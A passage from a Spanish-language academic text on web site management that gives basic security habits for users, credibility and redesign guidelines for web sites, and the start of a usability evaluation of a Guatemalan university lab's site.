Como usuario, debe preocuparse que su antivirus esté instalado y funcionando, luego que este actualizado hasta la ultima definición de virus según sea el producto y por ultimo que la detección en tiempo real esté activada, para detectar cualquier archivo que pueda estar infectado, antes de que dañe el sistema y quizás sea demasiado tarde.

En el mercado existen diversas soluciones de antivirus, cada una con distintas características que prometen al usuario mejor control de los virus, entre las soluciones más utilizadas se pueden mencionar:

- Norton Antivirus
- Dr. Solomon
- Panda Antivirus
- Mc Affee Viruscan
- PcCillin, etc

Los virus pueden entrar a una computadora por medio de disquetes, CD ROM e Internet entre otros medios, así que revise cada medio que ingrese a la computadora para verificar que no venga infectado.

Siempre se debe vacunar todo archivo que se descargue de Internet porque podría contener un virus y activarse en cualquier momento si abre o ejecuta.

CERT recomienda las siguientes pruebas para evaluar un programa antivirus: (los programas arriba mencionados pueden descargarse y evaluarse por un plazo determinado)

- El test de **demanda**: ¿se puede escanear un archivo en demanda como cuando se va a enviar un archivo por correo?
- El test de ***update***: ¿ se puede actualizar las definiciones de virus de forma automática?
- El test de **respuesta:** ¿de qué maneras puede el programa responder ante una infección? ¿se puede el programa limpiar el virus?
- El test de **chequeo**: ¿se puede revisar cada archivo que llega a la computadora? ¿se puede realizar los chequeos automáticamente?
- El test de **heurísticos**: ¿realiza el programa un test heurístico? (el test heurístico del antivirus consiste en buscar patrones sospechosos en archivos que puedan ser indicadores de nuevos virus, no confundir con el test heurístico de usabilidad)

Mantenga el sistema actualizado

Ningún producto de *software* por muy bueno que sea, está exento de errores. Aun cuando contenga muy pocos errores, sí tendrá deficiencias, ya sea por falta de cobertura hacia determinadas funciones, bien sea por nuevas versiones o cambios tecnológicos.

Los parches (*patches* en inglés) son programas o librerías que se pueden aplicar al sistema operativo o las aplicaciones para resolver problemas de errores, añadir nuevas funciones o bien mejorar aspectos de seguridad o funcionabilidad.

La mayoría de sistemas operativos, así como las aplicaciones que corren sobre dichos sistemas operativos poseen parches hechos por sus fabricantes, normalmente se descargan por Internet, corrreo electrónico o bien vienen en CD ROM, pueden ser gratuitos o comerciales. En todo caso el usuario agrega nuevas funciones o redefine las existentes por medio del uso de parches. Es aconsejable conocer el sistema operativo y aplicaciones que posea, cuáles son los parches más recientes con el fin de aplicarlos y mantener el sistema más seguro y robusto.

Verifique si el parche no afectara a los programas instalados y si puede ser desinstalado en el caso que ya no se desee o no se necesite más.

Cuidado con los archivos adjuntos

Los archivos adjuntos son archivos que pueden acompañar un mensaje de correo. Son muy convenientes porque puede enviarse en ellos cualquier tipo de archivo de texto o binario, con lo cual se complementa grandemente a los mensajes normales.

Sin embargo, existe un riesgo grande en el uso de archivos adjuntos, especialmente al recibirlos, el riesgo es que estos archivos vengan infectados con alguna clase de virus o macro virus y que su ejecución infecte el sistema y ponga a la computadora o red en estado critico.

Con el crecimiento de Internet, la comunicación por correo electrónico es una de las funciones mas utilizadas. Sin embargo, con la proliferación del spam o correo no deseado, existe el riesgo de sufrir infecciones por virus por tan solo *abrir* los mensajes de correo, por ello se debe tener especial cuidado en leer los mensajes que provengan solo de fuentes confiables e ignorar y eliminar los que parezcan sospechosos o desconocidos. Antes de abrir un correo electrónico verifique que:

- Conoce a quien envía el mensaje
- Ha recibo un mensaje de esa persona antes
- Espera un mensaje con archivos adjuntos de ese usuario.
- El mensaje tiene un sentido para usted.

Si el archivo procede de una fuente confiable, verifique que el archivo adjunto no contenga virus de igual forma, ya que podría estar infectado aunque provenga de una fuente de confianza.

Instalar un *firewall* personal

Un *firewall* personal es un programa que analiza el tráfico que llega a la computadora y determina por medio de reglas definidas con anterioridad, si la información que llega puede ser procesada o bien debe ser rechazada.

La información analizada se evalúa a nivel de paquetes, con el fin de determinar si según las reglas es posible que sea transferida al computador o debe ser rechazada.

El *firewall* personal además de la información de los paquetes, analiza los servicios y protocolos que pretenden ser accesados, así como los puertos hacia los cuales va dirigido el tráfico.

De esta manera, es posible determinar que tipos de paquetes pueden entrar o salir de la computadora, que protocolos pueden ser utilizados (tcp, icmp, http etc.). El enfoque práctico es que se conoce la actividad de la computadora así como los programas que desean conectarse a Internet de manera silenciosa y los intentos de conexión hacia la máquina desde *hosts* remotos.

Muchos de esos intentos son escaneos de seguridad para verificar que puertos y servicios están abiertos e intentar un posible ataque.

Para saber si un firewall es lo suficientemente bueno, se debe hacer el siguiente test propuesto por CERT [35]:

Test de **programas**: ¿detecta el firewall cuáles programas quieren conectarse a Internet? ¿incluso de manera secreta?
Test de **Localidad:** ¿cuál es el IP y puerto con los cuales la computadora quiere conectarse?
Test de **permisión:** ¿puede realizarse una conexión aunque las reglas del *firewall* lo prohíban?
Test de **temporalidad:** ¿es la conexión temporal o permanente?

Todos los *firewalls* disponibles vienen con un conjunto predeterminado de reglas que pueden ser configuradas de acuerdo a las necesidades de conexión, por regla general **desactive los servicios de su máquina que no necesite en todo momento;** es decir, se deben cerrar puertos y servicios que no sean necesarios en un momento dado para reducir el riesgo de ser atacado por dichos puertos o servicios.

Recuerde que mientras más alta sea la protección del firewall, menor será la funcionalidad de los sitios que vea y probablemente habrá algunos que no se desplegarán correctamente. Elija bien la opción que desee usar.

Backups

No existe nada más frustrante que perder información valiosa por causa de no tener una copia de seguridad. La copia de seguridad permite restaurar información guardada proveniente de un medio de almacenamiento secundario donde se guardo dicha copia. Recuerde que los discos duros pueden fallar sin previo aviso y perder información sumamente valiosa.

Para realizar un *backup* en su computadora debe responder a tres preguntas:

- A qué archivos hay que realizarles *backup*: elija sólo los archivos importantes o aquellos que sean escasos de conseguir o bien aquellos archivos que tengan un valor especial.

- Cuán a menudo: debe considerar cuán a menudo es conveniente realizar *backups*, esto es crítico en archivos que cambian demasiado, en este caso el *backup* debe ser más frecuente.

- En qué medio: elija en qué medio (CD ROM, DVD, disco duro, memoria flash etc.) se almacenará los *backups* realizados.

Contraseñas seguras

Existen muchas formas de ataque contra las contraseñas, una de las más utilizadas es adivinar la contraseña por medio de pruebas sucesivas. Este mismo concepto se usa en un método llamado “fuerza bruta” que consiste en probar las contraseñas incluidas en un diccionario.

El diccionario consiste en un archivo que contiene miles de palabras que son probadas una a una para ver si alguna concuerda con el password almacenado. Cuando elija una contraseña, asegúrese que tenga al menos 8 caracteres y que **no** sea una palabra que se encuentre en diccionario, nombre de mascota, o cualquier otra palabra o frase que pueda ser detectada por un intruso.

La mejor técnica es utilizar una contraseña que sea la combinación de letras mayúsculas y minúsculas, números y signos de puntuación alternados de manera poco intuitiva. Cuanto mayor y más compleja sea la contraseña, será más difícil de atacar por medio de fuerza bruta.

Es importante que la contraseña pueda ser recordada sin necesidad de escribirla en ningún lugar, *post-its*, abajo del teclado, en cuadernos, notas etc. Porque dichos objetos pueden ser encontrados y la contraseña utilizada para ganar acceso a información importante y clasificada.

También es importante que cambie la contraseña cada cierto tiempo, por ejemplo cada tres semanas o menos, dependiendo del valor de la información protegida, mientras más valiosa sea esta, se debe cambiar de contraseña con más frecuencia.

Precaución con archivos descargados

Como ya se mencionó, los virus pueden descargarse desde Internet sin el conocimiento del usuario. Sin embargo, no son la única amenaza, también existen programas que aparentan ser legítimos y son en realidad *spyware* (véase hábito cinco en seguridad).

En todo caso, asegúrese que el sitio de donde está descargando el archivo, no sea un sitio de *warez* o *software* pirata, ni un sitio de escasa reputación ni mucho menos un sitio conocido de mala reputación. Todo archivo descargado debe ser analizado por el antivirus con el fin de revisar que no contenga virus.

Anti *spyware*

Asegúrese de tener instalado en su computadora, al lado del antivirus y del *firewall*, un programa de detección y eliminación de *spyware*, esto es básico porque el *spyware* se instala sin la autorización o conocimiento del usuario y ejecuta tareas de espionaje de hábitos de navegación o en el peor de los casos, transmite información sensible hacia sitios de terceros. Ejecute periódicamente escaneos del sistema para verificar que no existan parásitos instalados y de ser posible mantenga un guardián de anti *spyware* residente en memoria para aumentar el grado de protección.

Mensajería instantánea

Asegurarse de no recibir archivos adjuntos en los programas de mensajería como MSN Messenger, Yahoo Messenger y otros. Las posibilidades de recibir un virus al recibir un archivo adjunto son altas. Evite tener listas voluminosas y seleccione cuidadosamente a sus contactos. Todas las conversaciones están siendo monitoreadas por lo que no se debe escribir cosas que puedan parecer propaganda de anarquía o amenazas de seguridad. Jamás revele direcciones, nombres reales o teléfonos a desconocidos.

P2P

En la medida de lo posible, evite los programas p2p como Kazaa, winMX, emule y otros, la razón es que consumen mucho ancho de banda y pueden ralentizar el funcionamiento de otros servicios en Internet. Además, recuerde que por ser programas que buscan en su computadora archivos de distintos tipos, pueden amenazar la seguridad de sus datos sensibles. La red Kazaa es bien conocida por ello ya que el 40% de los archivos descargados vienen infectados con virus.

Regla de oro

La regla de oro es: **Nunca efectúe operaciones que impliquen el uso de tarjetas de crédito, cuentas bancarias, números de seguro social o información privada en CAFES INTERNET.** La razón es porque los cafés Internet son visitados por muchos usuarios, los cuales pueden instalar aun sin saberlo, programas *spyware* que vulneren la información en las máquinas conectadas a Internet, además, no se conoce la ética de los dueños u operadores del café por lo que no puede confiar que estos no estén interesados en datos sensibles de los clientes.

5.2 Hábito siete, afile la sierra

El hábito siete es el habito de la renovación, tal y como el Dr. Covey lo menciona existen cuatro formas de renovación, fisica, mental, social y espiritual, en este texto mencionaremos la renovación social y mental, ya que la renovación fisica y espiritual debe aplicarse según el consejo del Dr. Covey tal y como el lo sugiere en su libro.

En el ámbito de sistemas, es común que los equipos de desarrollo padezcan de tensión y estrés, es vital por lo tanto, realizar ejercicio físico para mantener la mente alerta y disipar el estrés en actividades constructivas y saludables. Los expertos recomiendan ejercitarse 3 veces a la semana por 30 minutos al menos por sesión, hábito que dará frutos en el carácter, la disciplina, el bienestar personal y la autoestima, así como también en las mejoras del sistema inmunológico.

5.2.1 Habito siete en administración: credibilidad y reputación del sitio web

El éxito de un sitio *web* no depende solamente del tipo de información que ofrece o bien de la calidad de los productos o servicios que pueden adquirirse en el mismo. Existen otros elementos que afectan a un sitio *web* en la consecución del éxito y el reconocimiento, dos de ellos son la credibilidad y la reputación. Estos son conceptos cíclicos que van y vienen y que es importante mantener en un nivel alto en todo momento.

Al igual que sucede con los negocios fuera de línea, la credibilidad y reputación son aspectos claves para que un sitio *web* sea reconocido como valioso y genere confianza para los usuarios. Es considerablemente difícil en muchos casos, ganar la confianza de los usuarios y ganarse una reputación excelente pero basta un error para que el usuario no confíe más en el sitio, por lo tanto la credibilidad debe aumentar conforme el usuario brinda más datos sensibles al sitio.

El manejo de la credibilidad no es un aspecto lineal, más bien es un ciclo que se repite y mejora continuamente para encontrar nuevas formas que den valor y autenticidad al sitio *web*.

A continuación se presentan algunos puntos importantes sobre la credibilidad y la manera que los usuarios evalúan la misma en los sitios *web*, basado en investigación desarrollada por la Universidad de Stanford en [36] y [37] durante tres años y 4500 usuarios.

Guías para generar credibilidad en un sitio *web*

Tabla XII Guía para generar credibilidad de un sitio *web*

1	Proporcionar medios para verificar la autenticidad de la información	Asegurarse de colocar citas, bibliografía u origen del material publicado en el sitio, de esta manera, los usuarios verán un respaldo en la veracidad de la información.
2	Mostrar que existe una organización real detrás del sitio *web*	Verificar que se muestra al usuario, dónde queda la sede de la organización o bien mostrar fotografías de la sede o del equipo de trabajo y el nombre real de la empresa
3	Hacer que sobresalga la calidad y buenas características del producto o servicio	Si el equipo posee personal altamente calificado o si la organización ha recibido galardones o reconocimientos, mostrárselo a los usuarios como garantía de autenticidad de los productos o servicios que presta.
4	Enfatizar que gente honrada y digna de confianza se encuentra tras el sitio *web*	Mostrar información sobre el personal que incluya las cualidades de los mismos, su honradez y su lealtad con el enunciado de misión de la empresa o proyecto,
5	Facilitar la comunicación externa	Proveer una manera fácil de comunicarse con el administrador del sitio u otro involucrado, por ejemplo por correo electrónico, teléfono, dirección etc.
6	Diseñar el sitio para que luzca profesional y visualmente agradable	Asegúrarse que la apariencia visual del sitio sea excelente y que la experiencia del usuario sea positiva al usar el sitio (mejorar la usabilidad del sitio)
7	Hacer el sitio útil y fácil de usar	Mejorar la usabilidad y proveer información útil únicamente. Evitar la redundancia y los datos inútiles.
8	Actualizar el contenido del sitio periódicamente	Asegurar que cada cierto tiempo exista información nueva y actualizada y que el sitio cambie de información de cuando en cuando (analice según las características del sitio

Continuación

9	Evitar los errores, sin importar si son pequeños.	Asegurarse de validar bien los vínculos, validar la ortografía y redacción de textos, así como cualquier otro error que afecte el funcionamiento correcto del sitio *web*

Fuente: Universidad de Stanford [36]

Algunas otras estrategias de credibilidad incluyen:

- **Testimoniales de clientes satisfechos**

  Es aconsejable incluir los datos de contacto de los clientes satisfechos y si disponen de un sitio *web*, un enlace hacia el mismo, esto es muy importante en el caso de estrategias business to business en donde se muestra la lista de clientes y banners hacia las páginas de los mismos.

- **Casos de estudio**

  Es aconsejable incluir casos de estudio en los cuales se muestre la acción de la compañía representada por el sitio *web* a favor de terceras personas incluyendo la descripción del producto o servicio vendido y los beneficios que obtuvo el cliente al contratar los servicios de la empresa.

- **Enunciado de privacidad**

  Describe como se usará la información de los usuarios en el sitio. Debido a las constantes amenazas a la privacidad en Internet, todo sitio debe incluir un enunciado de políticas de privacidad (*privacy policy*) para que los usuarios conozcan que uso se dará a sus datos personales o sensibles. Para crear un enunciado de privacidad adecuado se debe contestar las siguientes preguntas:

¿Qué información será recolectada?
¿Cómo será utilizada la información de los usuarios?
¿Cómo se protegerá la información de los usuarios?
¿Quiénes tendrán acceso a ella?
¿Podrá ser manipulada comercialmente la información del usuario?
¿Pueden ser compartidos los datos con terceros?
¿De quién es la información que el usuario proporciona, sigue siendo propia o pasa a ser propiedad del sitio? (muchos chats y programas de mensajería dentro de su política advierten al usuario cuando instala o usa sus servicios que toda información publicada pertenece a las empresas dueñas de los programas)

Según el reporte de la Universidad de Stanford [36] los usuarios califican la credibilidad de los sitios *web* según los siguientes aspectos (ordenados por prioridad, se debe mencionar que las cualidades mostradas fueron mencionadas varias veces por cada usuario, por lo que la suma de porcentajes no muestra el 100%):

Tabla XIII Aspectos de credibilidad para sitios *web*

No.	Porcentaje	cualidad
1.	46.1%	Diseño y apariencia
2.	28.5%	Diseño y estructura de la Información
3.	25.1%	Enfoque en la información del sitio
4.	15.5%	Motivos de operación de la compañía
5.	14.8%	Utilidad de la información
6.	14.3%	Exactitud de la información
7.	14.1%	Reconocimiento de marca y reputación
8.	13.8%	Publicidad

Continuación

9.	11.6%	Orientación de la información
10.	9.0%	Tono de escritura
11.	8.8%	Identidad del operador del sitio
12.	8.6%	Funcionabilidad del sitio
13.	6.4%	Servicio al cliente
14.	4.6%	Experiencia previa con el sitio
15.	3.7%	Claridad de información
16.	3.6%	Rendimiento de los usuarios
17.	3.6%	Facilidad de lectura

Fuente: Universidad de Stanford [36]

planificación de rediseño del sitio

El hábito siete representa la renovación, por lo que es vital que una vez terminado el sitio *web* o bien cuando se desee rediseñar el mismo, se revise la planificación realizada al inicio para validar que el sitio *web* sea congruente con la misma y cumpla con los objetivos trazados al inicio. Verifique con el equipo de administración del proyecto los planes siguientes (véase capitulo 3 para mayor detalle):

- **Negocios *web*:** aquí se debe revisar que el objetivo del proyecto se haya alcanzado y de no ser así que se revise dicho objetivo y se creen nuevas metas y se rediseñe la misión del mismo. La revisión de este plan es sumamente importante ya que de ella depende la correcta planificación de los recursos del proyecto.

- ***Marketing:*** la auditoria de *marketing* es fundamental en una revisión de los planes de *marketing*, se debe revisar si los objetivos de mercado trazados han sido alcanzados, si no es así, se debe determinar porque ha sucedido eso y como compensarlo en la nueva versión del plan. Se debe realizar un análisis FODA de las características del sitio actual y cuales son las ventajas potenciales del rediseño. Así como las posibles amenazas y debilidades que puede traer reconstruir el sitio.

- **Política de precios** (si existen): se debe revisar los precios actuales y analizar cual será la política a tomar en cuanto el nuevo sitio salga al público, se debe determinar el precio de los nuevos productos o servicios que serán ofrecidos y también si el precio de los productos o servicios proporcionados actualmente serán modificados de acuerdo con la demanda de los mismos o a las tendencias del mercado.

- **Finanzas:** es importante determinar el estado actual de las finanzas antes de realizar un proceso de rediseño, revisar si el proyecto fue rentable es fundamental, se debe analizar muy bien si conviene rediseñar el sitio desde el punto de vista económico. Si se decide rediseñar el sitio entonces se deben crear metas financieras ambiciosas pero perfectamente alcanzables sin violar los principios del equipo de desarrollo ni la misión del proyecto.

Si se desea rediseñar alguna parte del proyecto, las nuevas características se deben agregar a los objetivos y planes existentes así como a la misión para poder proceder al rediseño del sitio *web*.

Enunciado de misión del proyecto

Revisar los resultados del proyecto y verifique que se ha trabajado de acuerdo con el enunciado de misión del proyecto.

El enunciado puede ser cambiado en cualquier momento, pero se debe tener cuidado que no contradiga su sentido original sino que sea complementado y mejorado. Si va a comenzar una etapa de rediseño o ampliación de su proyecto, revise si este enunciado sigue siendo valido y ajústelo según las necesidades del nuevo proyecto.

Verificar que todo el equipo de trabajo entienda el enunciado y que compartan sus ideas fundamentales.

5.2.2 Hábito siete en usabilidad: rediseño del sitio web

Un sitio *web* es una entidad en continuo devenir, cuando se diseña, se elabora y finalmente sale al público y adquiere valor como una fuente de información y beneficios, se ha llegado al final de un ciclo. Sin embargo, ese ciclo puede repetirse nuevamente y el sitio vuelve a ser rediseñado, ya sea para expandir sus características, para mejorar sus funciones o bien para llenar expectativas no cubiertas hasta el momento.

No importa si se trata de un sitio *web* estático o dinámico, el cambio es inevitable, lo que hoy es una novedad, mañana será obsoleto, tanto en ideas como en tecnología, por lo tanto un sitio debe seguir la vieja máxima de evolucionar o morir ya que conforme avanza la tecnología *web*, nuevas y mejores herramientas están a disposición de los equipos de desarrollo..

En este apartado se trataran las principales ideas claves que pueden guiar para reconstruir un sitio *web* y darle una nueva personalidad sin perder su esencia básica.

Etapas del rediseño

El rediseño *web* consiste en comenzar de nuevo en el ciclo de vida del proyecto revisando las características del sistema y agregando, eliminando o reconstruyendo las existentes. Las etapas del rediseño pueden seguir el orden siguiente:

Una vez revisados los planes de negocios, *marketing*, políticas de precios y financieros, es necesario entenderlos bien y trasladar las metas administrativas a metas funcionales del proyecto. Las tareas de planificación incluyen las descritas a continuación:

Elegir metodología de desarrollo

Se debe elegir la metodología de desarrollo para el rediseño, normalmente se elige la misma que se utilizó el principio y se extiende la documentación para adecuarla al proyecto, pero puede también elegirse otra metodología que según la administración del proyecto, se ajuste mejor a esta etapa del mismo. Es conveniente que todos los miembros del equipo de desarrollo se sientan cómodos trabajando en ella o bien que si estos son elementos recién incorporados puedan aprender rápidamente los lineamientos de las mismas para poder integrarse al clima del proyecto rápidamente.

Plan de usabilidad

Posteriormente, se debe revisar el plan de usabilidad, para determinar si se necesitan nuevas metas de usabilidad o pueden utilizarse las actuales (en el caso de que sigan siendo válidas).

Evaluación

Consiste en realizar una evaluación de usabilidad del sitio actual por cualquiera de los métodos descritos en el hábito seis para detectar posibles problemas de usabilidad que puedan ser evitados en el nuevo diseño. Se debe evaluar con base en las nuevas metas de usabilidad.

Actividades prácticas

Una vez hecha la planificación, se debe proceder con las fases de análisis, diseño y pruebas, tal y como se mostró en los capítulos tres al cinco; sin embargo en la etapa de rediseño, existen algunas actividades prácticas que pueden ser muy útiles, a continuación se presentan algunos consejos de rediseño, hechos por la BBC de Londres en el rediseño de su sitio web [38]

Rediseño por ordenación de tarjetas (*card sorting*)

La ordenación de tarjetas fue discutida en el capítulo tres como una técnica para crear relaciones entre objetos, basada en elementos sin ninguna asociación aparente en la que los usuarios crean categorías y agrupan según su criterios los elementos que crean convenientes. En el rediseño es exactamente igual, con la diferencia que los usuarios reciben las páginas del sitio a rediseñar y su tarea es crear agrupaciones de páginas determinadas, la técnica se usa con varios usuarios y con ella se pretende entender los procesos mentales de los usuarios para ordenar pantallas, para rediseñar los menús y vínculos para ayudar a los usuarios a utilizar el sitio de una manera más simple e intuitiva.

Analogía de la ciudad


Consiste en tratar al sitio *web* como si se tratase de una ciudad extraña y luego preguntar a todo el equipo: ¿si alguien está en un sitio desconocido, cuál es el primer lugar a donde se dirige? Las respuestas se obtienen de una tormenta de ideas y luego se categorizan y se ordenan por importancia. Estas ideas son útiles para crear analogías para la página y tratar de recrear los elementos de más importancia en el sitio *web*, para que el usuario los reconozca diciendo: ¿si necesito ayuda, a quién le pregunto? y en el sitio exista por ejemplo, la figura de un policía que sea el vínculo a la ayuda en línea.

Subsecciones

Las páginas deben ser diseñadas como un conjunto de marcos o bien como un conjunto de cuadros consecutivos de similar tamaño.

Este enfoque ayuda a dividir la página en segmentos que pueden tener identidad propia en el diseño final. La página entonces puede ser más dinámica y tener muchas subsecciones individuales dentro de un mismo espacio visual.

Figura 10. Subsecciones en una página *web*



Fuente: The glass wall, (pdf) [38], marzo 2004

El contenido de las páginas puede ser colocado en un cuadro o bien en varios cuadros continuos, el tamaño de los cuadros debe ser definido por los diseñadores pero es aconsejable que en él, quepan la mayoría de los gráficos utilizados en diseño *web* y que los cuadros se puedan acomodar adecuadamente.

5.2.3 Habito siete en seguridad

La seguridad de sitios *web* es una tarea que nunca termina, conforme avanza la tecnología, nuevas vulnerabilidades aparecen al lado de las ventajas de los sistemas novedosos. Es, por lo tanto, una obligación del experto de seguridad, verificar que el sitio se encuentre suficientemente seguro en todo momento. Para mantener el sitio en un estado seguro, se recomienda repetir el plan de seguridad que se menciono en el habito tres en seguridad (capítulo tres) el cual consiste en una serie de pasos que van desde ajustar la configuración del sitio hasta la mejora de prácticas para actualizar el sistema, dicho plan está basado en la guía S.K.I.P. propuesta por CERT.

Es importante que el experto en seguridad base siempre sus acciones en el enunciado de seguridad que se mencionó en el habito dos en seguridad (capitulo dos). También es importante revisar dicho enunciado y corregirlo cuando sea necesario de modo que se ajuste a las nuevas necesidades del negocio u organización.

Existen sitios *web* dedicados al tema de la seguridad, es vital que el administrador de seguridad *web* revise constantemente dichos sitios para buscar posibles vulnerabilidades en la plataforma en la cual está construido el sitio y probar si dichas vulnerabilidades aplican al mismo.

www.securityfocus.com, www.owasp.org y www.securitytracker.com, son dos portales adecuados para la búsqueda de nuevas vulnerabilidades y bugs para aplicaciones *web*, www.securityfocus.com es un sitio que cuenta con la famosa lista de correo *Bugtraq* que es un conjunto de archivos que contienen el listado de vulnerabilidades para todo tipo de sistemas, por lo cual está muy recomendado.

El sitio de www.owasp.org es sumamente útil ya que en el se publican diversas herramientas y sobre todo su famosa guía para crear aplicaciones *web* seguras y su “top 10” de vulnerabilidades más criticas en aplicaciones para Internet. Existe una gran cantidad de portales dedicados a la seguridad de aplicaciones y sitios *web* por lo que el experto debe buscar siempre nuevas fuentes de conocimiento para mantener su sistema actualizado.

Recuerde que en opinión de muchos expertos de seguridad, el 80% de los ataques de sitios *web* son a nivel de aplicación, por lo que es vital tener el sistema a punto, verifique en todo momento que el “*top* 10” de vulnerabilidades este asegurado y busque siempre nuevos agujeros en las tecnologías utilizadas, (asp, asp.net, php, java etc.) especialmente en sitios que involucren uso de datos sensibles. Si utiliza portales ya construidos como *Postnuke*, O*scommerce*, P*hpnuke* u otros, verifique que posee la versión más actualizada y este atento a los parches que sean publicados.

Los test de vulnerabilidad controlados que forman parte del plan de seguridad también son importantes ya que permiten detectar y eliminar vulnerabilidades antes que intrusos maliciosos lo hagan con las conocidas consecuencias.

También es importante que el experto en seguridad esté suscrito a listas de correo y grupos de noticias sobre seguridad *web*, en especial a grupos sobre seguridad de aplicaciones *web*, ya que en muchos de éstos figuran importantes administradores de seguridad quienes poseen una vasta experiencia y que generalmente ofrecen ayuda desinteresada a los miembros de los foros.

6. EVALUACIÓN DE UN SITIO WEB

El SAE/SAP es un laboratorio de computación que se encarga de la enseñanza informática en la facultad de Ingeniería dando cursos a estudiantes y Catedráticos tanto locales como de otros centros de enseñanza.

El SAE/SAP cuenta con un sitio *web* el cual provee de información útil a los usuarios así como material en línea de diversa índole. A continuación se presenta los resultados de la evaluación del sitio *web* del laboratorio de computación SAE/SAP de la facultad de Ingeniería cuyo URL es: http://saesap.usac.edu.gt

6.1 Situación actual del sitio

De acuerdo a la entrevista realizada al administrador, el sitio del SAE/SAP contiene información útil para los estudiantes que utilizan sus servicios, consiste en una interfase de html estático que contiene varias categorías de información, en la parte superior de la página inicial se encuentra un menú estático que contiene vínculos hacia las secciones de noticias, correo electríónico, *e-learning*, y novedades.

El sitio ha sido diseñado con la metodología tradicional *web* que consiste en la creación de las páginas y luego la vinculación entre las mismas. El sitio no posee un presupuesto exclusivo y su mantenimiento se debe compartir entre otros compromisos económicos del laboratorio.

El *web* master es el encargado de las tareas de configuración, pruebas y mantenimiento. El mantenimiento del sitio ocurre normalmente cuando se agregan nuevos contenidos o bien cuando se revisan errores reportados.

Recientemente se ha agregado al sitio del SAE un módulo de aprendizaje en línea o *e-learning* el cual consiste en una aplicación que controla los recursos a los cuales los estudiantes a distancia pueden acceder.

El sitio de e-learning esta basado en Dokeos el cuales una aplicación hecha en PHP y con MySql como bases de datos *back-end*. Dokeos esta liberado bajo la licencia Open Source y puede descargarse de www.dokeos.com, al momento de escribir estas líneas la sección de e-learning del SAE/SAP ya ha impartido varios cursos a distancia.

Debido a su forma tradicional de administración, el sitio no cuenta con planes de negocios, marketing, seguridad, usabilidad y finanzas de manera bien definida, aunque el administrador ha hecho esfuerzos por mejorar la gestión de estos elementos y planea mejorarla en el futuro próximo.

Evaluación del sitio

A continuación se presenta el resumen de cada uno de los *tests* practicados al sitio, entre los cuales se destacan el test de seguridad, test de usabilidad, test de accesibilidad, con las principales vulnerabilidades y prácticas inadecuadas encontradas.

6.2 Test de usabilidad

La usabilidad como se ha visto a lo largo del texto, es una técnica de análisis y diseño de software que ofrece a los usuarios, una mejor experiencia en el uso de los sistemas construidos, permitiéndoles utilizarlos de manera fácil, sencilla y con un rápido aprendizaje.

Audiencia

El test de usabilidad está destinado para el administrador del sitio y permitirle mejorar el contenido de sus páginas.

El sitio del SAE/SAP saesap.usac.edu.gt es el elegido para la evaluación; dicha evaluación fue realizada por medio de un análisis heurístico (análisis basado en reglas de usabilidad ampliamente aceptadas). A continuación se presenta el reporte de dicho análisis, así como las medidas a ser tomadas en cuenta para el mejoramiento del sitio antes mencionado.

Primeramente, se menciona el problema, luego el grado de severidad del mismo (baja, mediana o alta) y por ultimo una posible solución al problema

Tabla XIV Resultado del Test de Usabilidad

No.	Problema	Severidad	Remedio:
1	*Links* no subrayados, esto puede ser de confusión para el usuario	Media	Subrayar los vínculos
2	Algunos vínculos de la página de inicio (saesap.usac.edu.gt) en el menú lateral izquierdo no funcionan	Baja	Eliminar el texto de los menús si no se desean activar o bien activar dichos menús
3	la página de inicio no es del tamaño estándar, el *scrolling* deja ocultos algunos elementos claves	Media	rediseñar la página de inicio para que el *scrolling* (desplazarse hacia abajo) no sea necesario.
4	El sitio carece de una versión de sólo texto	Alta	Se debe crear una versión sólo texto del sitio para los usuarios que no dispongan un *browser* gráfico o bien tengan deshabilitadas las imágenes
5	Las páginas no contienen un vinculo hacia la página de inicio (el URL de la página de inicio es saesap.usac.edu.gt)	Alta	crear una imagen que sirva como vinculo para dirigirse a la página de inicio es recomendable además incluir un vínculo de texto con la misma función.
6	El vinculo con el logo de la Universidad de San Carlos de Guatemala que se encuentra en el encabezado de la mayoría de páginas, puede confundir a los usuarios y redireccionarlos fuera de este sitio.	Media	Colocar el ícono de la universidad en una zona de vínculos fuera del encabezado o bien incluir también un vínculo hacia la página de inicio del SAE
7	La página inicial de *openweb mail* no tiene un vinculo de regreso hacia la página principal del sitio	Alta	Colocar un ícono o vínculo que se dirija hacia la página de inicio del sitio: saesap.usac.edu.gt.

Continuación

8	El sitio carece de mapa de navegación	Alta	Crear un mapa de navegación que permita a los usuarios saber que servicios ofrece el sitio. El mapa de navegación consiste en una página con todos los vínculos del sitio categorizados
9	El sitio carece de ruta de navegación	Alta	Crear una ruta de navegación en todas las páginas con el fin de que los usuarios sepan donde están en el sitio todo el tiempo con respecto a la página de inicio ejemplo: Inicio>recursos>descargas O bien Inicio/recursos/descargas La lista debe contener vínculos activos
10	El sitio carece de ayuda en línea	Media	Es aconsejable crear una página de ayuda que de soporte a los usuarios en caso de dudas.
11	El sitio carece de anuncio de *copyright*	Baja	Es aconsejable colocar un mensaje de *copyright* en todas las páginas del sitio en la parte inferior de las mismas.
12	La página de error 404 necesita ser rediseñada	Alta	Esta página esta creada por *default* por los servidores *web*, rediséñela para incluir en ella el mapa del sitio y un mensaje de error adecuado y entendible para el usuario así como una forma como continuar navegando.

Continuación

